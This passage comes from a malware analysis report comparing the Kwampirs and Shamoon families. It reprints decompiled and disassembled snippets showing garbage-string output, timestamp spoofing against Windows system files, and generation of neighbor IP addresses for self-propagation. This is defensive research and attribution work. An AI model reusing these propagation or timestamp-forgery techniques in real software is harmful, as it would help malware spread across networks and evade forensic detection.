
Figure 3: Kwampirs handling garbage strings.

An example of a Kwampirs garbage string value can be found in Snippet 1.

"Dfhghdfghwetyertdfgd\n\n\r\n
Jh;jgdsaf;jkfdsa\r\n
ytiirukghktuutyutyutry;\t
zKJYERHHF;dsfKKKKK\r\nrtyrty\r\n"

Snippet 1: Kwampirs garbage string value

Shamoon garbage string handling can be found in Figure 4.



```
mov     [ebp+std_basic_stream], ebx
mov     [ebp+std_basic_stream+4], ebx
mov     [ebp+std_basic_stream+8], ebx
lea     eax, [ebp+garbage]
push    eax
lea     ecx, [ebp+std_basic_stream]
mov     [ebp+flg], ebx
mov     [ebp+garbage], offset out_data
call    print_garbage_data
mov     eax, [ebp+std_basic_stream]
push    dword ptr [eax]
push    offset byte_CE2E0
call    HID_LOD_SHID
```

Figure 4: Shamoon handling garbage strings.

A sample of Shamoon garbage string value can be found in Snippet 2:

"kijjjjnsnjbnncbknbkjadc\r\nkjsdjbhjsdbhfcbsjkhdf jhg jkhg hjk hjk \r\n
slkdfjkhsbdfjbsdf \r\n
klsjdfjhsdkufskjdfh \r\n"

Snippet 2: Shamoon garbage string value

When the droppers are executed they will print the garbage strings to the screen using "xsputn()" if certain conditions -- such as a comparison against the trigger date for Shamoon or if the target platform is supported as well as the OS version (in the case of Kwampirs) -- are satisfied. This may be done to make the user believe that the executable is broken. Assuming this purpose, it is somewhat interesting that the strings are different between the two families, but still seemingly generated in the same manner. So just keep in mind that Kwampirs main function contains these strange strings.

Turns out this behavior has been present in many campaigns, including Shamoon and Kwampirs campaigns, and the place (the functions) where this code exists, seems to be a good reference for understanding how the "refactor" between the two families was performed This will be explained a bit later. Here is the walkthrough to reach Kwampirs "main" function inside Shamoons v1 dropper.

In Shamoon the "main" function does three things:

- It fetches the reference time attributes of a legitimate Windows file
- It checks the architecture of the system
- It attempts to start the service
    - If the architecture is 64-bits, it will drop the resource X509, the 64-bit version of the dropper, and update the service
    - If the architecture is 32-bits, it will attempt to start the service by calling StartServiceControlDispatcher(). If this fails it issues an explicit call to the main function of the service and tweaks the service status and controls (0x00405B50)

The main function of the service behaves differently based on the arguments used in the invocation of the binary. The general purpose of the function is to orchestrate how the persistence modules behave and what runmode is pretended for execution. Multiple calls can be issued to the same binary with different arguments to invoke different code paths or execution flows. It can:

- Run the persistence thread and spreader process
- Perform local host infection
- Run only the propagation module
- Try to infect a specific list of IP addresses

Some of these options may indicate that the binary was meant to be sometimes executed manually, i.e. with a list of main servers connected to other subnets that should be targeted first for fast propagation.

In the case of the default execution path, the executable will start a persistence thread then execute an interruptible loop that checks the "final activation" date of Shamoon's destructive payload (which is either the hardcoded Aug 15, 2012 date or a date extracted from the file modification time attribute of netft429.pnf). When this date is reached, the execution flow will call the function 0x004056B2, which will print the previously discussed garbage strings, drop PKCS12, load the burning flag "image12767" and so on.

In Kwampirs, the main entry point is at 0x00CE44C0 and looks like a mixture of the code Shamoon executes after the date check, with a few calls and checks of the parent calling functions.

It begins by performing operations similar to those executed by the parent function in

Shamoon, including:

- Retrieving the architecture of the system
- Retrieving of reference time attributes from legitimate Windows files
- It also contains additional functionality not seen in Shamoon such as a system version check and, most importantly, the decryption of the main configuration settings.

Following these initial checks it will:

- Print the "garbage" strings, drop the hidden DLL payload from resource ID 101
- Execute its main function along with the propagation and persistence mechanisms

The DLL payload appears to be the replacement of the wiper component in Shamoon, PKCS12. This payload, whose original name is Actuator.dll and whose main callback function is MyDllMain, acts as an information gathering component. Similar to the higher-level function in Shamoon, this function will execute in different run modes depending on the number of arguments provided. A nice technical walkthrough of Kwampirs run modes was provided by the cybersecurity company Lab52 . Essentially this component will retrieve some basic information (network adapters information, native system information, and keyboard layout list) and then it will encrypt and submit it to a C2, while asking for new modules to download and execute. Cylera researchers have seen only one of these modules, and it consists of information gathering, mostly based on wmic commands (an evolved version of the one analyzed by Symantec, which was based only on windows binary shell commands).

The way the logic differs between both malware families indicates Shamoon has part of Kwampirs' structure "embedded" in it, or simplified. This suggests the possibility that Kwampirs could have been developed first, and Shamoon was based on it, adding more logic and complexity, like wrapping it. At the same time it contrasts with the dates available on other reports, as Kwampirs' first campaigns (at least publicly known) were first identified in early 2015. Nevertheless, exif and executable metadata indicates earlier compilation timestamps, some of them previous to Shamoon's first campaign. Why is this important? Shamoon has been widely analyzed and there are a few publicly available reverse engineered source codes. This is a fact that goes against any attribution intent based on technical proof. However, on the other side, if Kwampirs was created before Shamoon, then the chances that it is the same group increases. Before Shamoon was discovered, no similar source code had been found. This would increase the probability that the authors are APT33, validating the attribution of Symantec about APT33 as the author of Shamoon (or that the authors shared the source code with APT33 somehow).

However given the publicly available information and described dates, as well as our review of coevolution (check this section) the timeline says that Shamoon was first, then Kwampirs started to be used, and was followed by Shamoon versions 2 and 3, taking some of the improvements developed first in Kwampirs.


5.1.2 Timestamp Modifications

Once the reporter files are dropped to disk, both Kwampirs and Shamoon alter their creation, modification, and access time attributes to mimic a legitimate Windows file, with Shamoon using "kernel32.dll" as the reference file and Kwampirs using "user32.dll." This transmutation is additionally performed by each family after copying files to remote hosts during the infection process.

Both families store the three reference timestamps (creation, modification, and last access) in global variables. Both droppers execute code to retrieve these reference dates and times from their respective reference files as one of the first steps of their "main" functions.

Kwampirs performs the operation near the top of its "main" function, as displayed in Figure 5, after a few checks inside the function renamed as get_windows_dir_create_file_get_filetime() in IDA decompiled code.


Kwampirs performs the operation near the top of its "main" function, as displayed in Figure 5, after a few checks inside the function renamed as get_windows_dir_create_file_get_filetime() in IDA decompiled code.



```
if ( decrypt_constant_strings() )
{
  major_version = 0;
  minor_version = 0;
  pos_ret_supported = 0;
  if ( get_version_info((DWORD *)&minor_version, (DWORD *)&majo
  {
    if ( (!check_processor_supported() || major_version != 5 ||
      && get_windows_dir_create_file_get_filetime(v3, argc) )
```

Figure 5: **Kwampirs retrieving reference file timestamps (decompiled code using IDA Pro).**

Shamoon performs the operation as the very first step of its "main" function, as displayed in Figure 6, before any checks.



```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  SERVICE_TABLE_ENTRYW ServiceStartTable; // [sp+4h] [bp-10h]@4
  int v5; // [sp+Ch] [bp-8h]@4
  int v6; // [sp+10h] [bp-4h]@4

  get_windows_dir_create_file_get_filetime();
```

Figure 6: **Shamoon retrieving reference file timestamps.**


5.1.3 Propagation Implementation

The propagation modules in each sample consist of two main functions, one that generates IP addresses and one that attempts to infect each generated IP. There is a near one-to-one correspondence between the functionality and implementation of the two modules, excluding differences like step naming.

Address Generation


The first function (neighbor propagation) iterates the list of network adapters in order to read and generate neighbor IP addresses based on the infected host's address. These IPs are then passed to the second function, as well as the local file path, for self propagation.

These similarities in implementation are clearly seen in the following reverse-engineered functions, which are almost identical except that the decompiler recognizes some loops as "while (condition) {}" and "for (...) {}" statements, and in the other family as "do {} while(condition)" statements, for iterating the network adapters and generating the last octets of the IPs to infect. Kwampirs can be seen in Figure 7, and Shamoon in Figure 8.



```
gethostname(&name, 50);                       // name length limit equivalent to shamoons
hostent_struct = gethostbyname(&name);
hostent_struct_ = hostent_struct;
while ( next_addr_in_list_idx < 10 )          //
                                              // Why limiting adapters
                                              // iteration to 10? The
                                              // list is NULL terminated..
                                              // same as shamoon

{
  next_addr_in_list = (int *)&hostent_struct->h_addr_list[next_addr_in_list_idx];
  if ( !*next_addr_in_list )
    break;
  memcpy_sz_from_to(hostent_struct->h_length, *next_addr_in_list, &numeric_ip);
  last_octet_of_current_host = numeric_ip.S_un.S_un_b.s_b4;
  if ( numeric_ip != 0x100007F )              // 127.0.0.1
  {
    for ( last_octet_idx = 1; last_octet_idx < 255u; ++last_octet_idx )
    {
      if ( last_octet_of_current_host != last_octet_idx )
      {
        numeric_ip.S_un.S_un_b.s_b4 = last_octet_idx;
        addr_in_ascii = inet_ntoa(numeric_ip);
        len_addr_in_ascii = strlen(addr_in_ascii);
        if ( (unsigned int)(len_addr_in_ascii - 1) <= 18 )
        {                                     // Checks that the length of inet_ntoa()
                                              // returned something smaller than 18...
                                              // But ALL IPv4 addresses should be less
                                              // or equal to 15..
          strncpy_(&target_ip_optimized_out, len_addr_in_ascii, addr_in_ascii);
          propagate_to_ip((const WCHAR *)*local_file_paths);// target_ip_optimized_out is passed
                                              // to propagate_to_ip but the
                                              // decompiler doesn't display it
```

